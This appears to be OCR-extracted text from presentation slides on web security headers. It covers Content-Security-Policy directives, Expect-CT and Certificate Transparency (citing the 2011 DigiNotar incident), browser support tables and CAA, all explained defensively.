


upgrade.
badssl.com

✓ upgrade-insecure-requests is working.

Content Security Policies

Upgrade insecure requests



upgrade.badssl.com

style.css

upgrade-test.svg

favicon-green.ico

▾ Response Headers

```
Cache-Control: no-store
Connection: keep-alive
Content-Encoding: gzip
Content-Security-Policy: upgrade-insecure-requests
Content-Type: text/html
Date: Wed, 15 Jan 2020 05:39:35 GMT
ETag: W/"5df7de2a-333"
Last-Modified: Mon, 16 Dec 2019 19:42:34 GMT
```

`default-src`
Serves as a fallback for all other fetch directives

`connect-src`
Restricts the URLs which can be loaded using script interfaces

`font-src`
Specifies valid sources for fonts loaded using `@font-face`

`frame-src`
Specifies valid sources for nested browsing contexts loading using elements such as `<frame>` and `<iframe>`

`img-src`
Specifies valid sources of images and favicons

`media-src`
Specifies valid sources for loading media using `<audio>`, `<video>` and `<track>` elements

`script-src`
Specifies valid sources for JavaScript `<script>` elements


`style-src`
Specifies valid sources for stylesheets

`worker-src`
Specifies valid sources for `Worker`, `SharedWorker`, or `ServiceWorker` scripts

https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Content-Security-Policy

Content Security Policies

Are CSPs supported by my browser?



headers HTTP header: csp: Content-Security-Policy

Usage Global — % of all users — 90.05% + 1.67% = 91.72%

Current aligned | Usage relative | Date relative | Apply filters | Show all | ?

IE	Edge *	Firefox	Chrome	Safari	Opera	iOS Safari *	Opera Mini *	Android Browser *	Opera Mobile *	Chrome for Android	Firefox for Android	UC Browser for Android	Samsung Internet	QQ Browser	Baid Brows
		2-3.6	4-13	3.1-5.1											
6-9	12-13	[1] 4-22	[3] 14-24	[3] 6-6.1	10-12.1	3.2-5.1									
[1] [2] 10	14-17	23-71	25-78	7-12.1	15-63	[4] 6-13.1		2.1-4.4.4	12-12.1				4-9.2		
[1] [2] 11	18	72	79	13	64	[4] 13.2	all	76	46	79	68	12.12	10.1	1.2	7.1
	76	73-74	80-82	TP		[4] 13.3									

Notes | Sub-features (35) | Feedback

See full reference on MDN Web Docs.

[1] Uses the non-standard name: `X-Content-Security-Policy`

[2] Only supporting 'sandbox' directive.

[3] Uses the non-standard name: `X-Webkit-CSP`

[4] X-Webkit-CSP

Support data for this feature provided by:

MDN browser-compat-data

Current Issues of Web Development Security

Subresource Integrity Checking

Content Security Policies

Expect Certificate Transparency

Certificate Authorization Authority

Security Contacts Standard

https://www.smashingmagazine.com/be-afraid-of-public-key-pinning/

2011 DigiNotar

Dutch Certificate Authority

500 fake SSL certificates

including sites like facebook.com and google.com

Expect Certificate Transparency

CT is a tool that allows you to detect when a fake certificate has been issued


When a CA participates in the program, it must log all certificates they issue in a publicly searchable log

The logs are monitored by an application that can report to you whenever a new cert for one of your domains is issued

If the cert was issued in error (or maliciously), you can immediately take steps to have it revoked

Expect Certificate Transparency

Expect CT tells the browser you only want it to trust certificates signed by CAs that have Certificate Transparency enabled



Your connection is not private

Attackers might be trying to steal your information from **invalid-expected-sct.badssl.com** (for example, passwords, messages or credit cards). Learn more

NET::ERR_CERTIFICATE_TRANSPARENCY_REQUIRED

☑ Automatically send some system information and page content to Google to help detect dangerous apps and sites. Privacy Policy


Expect Certificate Transparency

Using the Expect-CT header

```
Expect-CT: max-age: 2592000, report-uri="https://api.github.com/_private/browser/errors"
```

Expect Certificate Transparency

Is Expect-CT supported by my browser?



headers HTTP header: Expect-CT

Global 66.68%

IE	Edge *	Firefox	Chrome	Safari	Opera	iOS Safari *	Opera Mini *	Android Browser *	Opera Mobile *	Chrome for Android	Firefox for Android	UC Browser for Android	Samsung Internet	QQ Browser	Baid Brow
			4-60		10-47								4-7.4		
6-10	12-17	2-71	[1] 61-78	3.1-12.1	48-63	3.2-13.1		2.1-4.4.4	12-12.1				8.2-9.2		
11	18	72	[1] 79	13	64	13.2	all	76	46	79	68	12.12	10.1	1.2	7.1
	76	73-74	[1] 80-82	TP		13.3									

See full reference on MDN Web Docs.

[1] Before later builds of Chrome 64, invalid Expect-CT reports would be sent. Newer versions do not send reports after 10 weeks from the build date. See bug 786563.

Support data for this feature provided by:

MDN browser-compat-data

Current Issues of Web Development Security

Subresource Integrity Checking

Content Security Policies


Expect Certificate Transparency

Certificate Authorization Authority


Security Contacts Standard

certificate request


https://www.digicert.com/blog/new-caa-requirement-2/



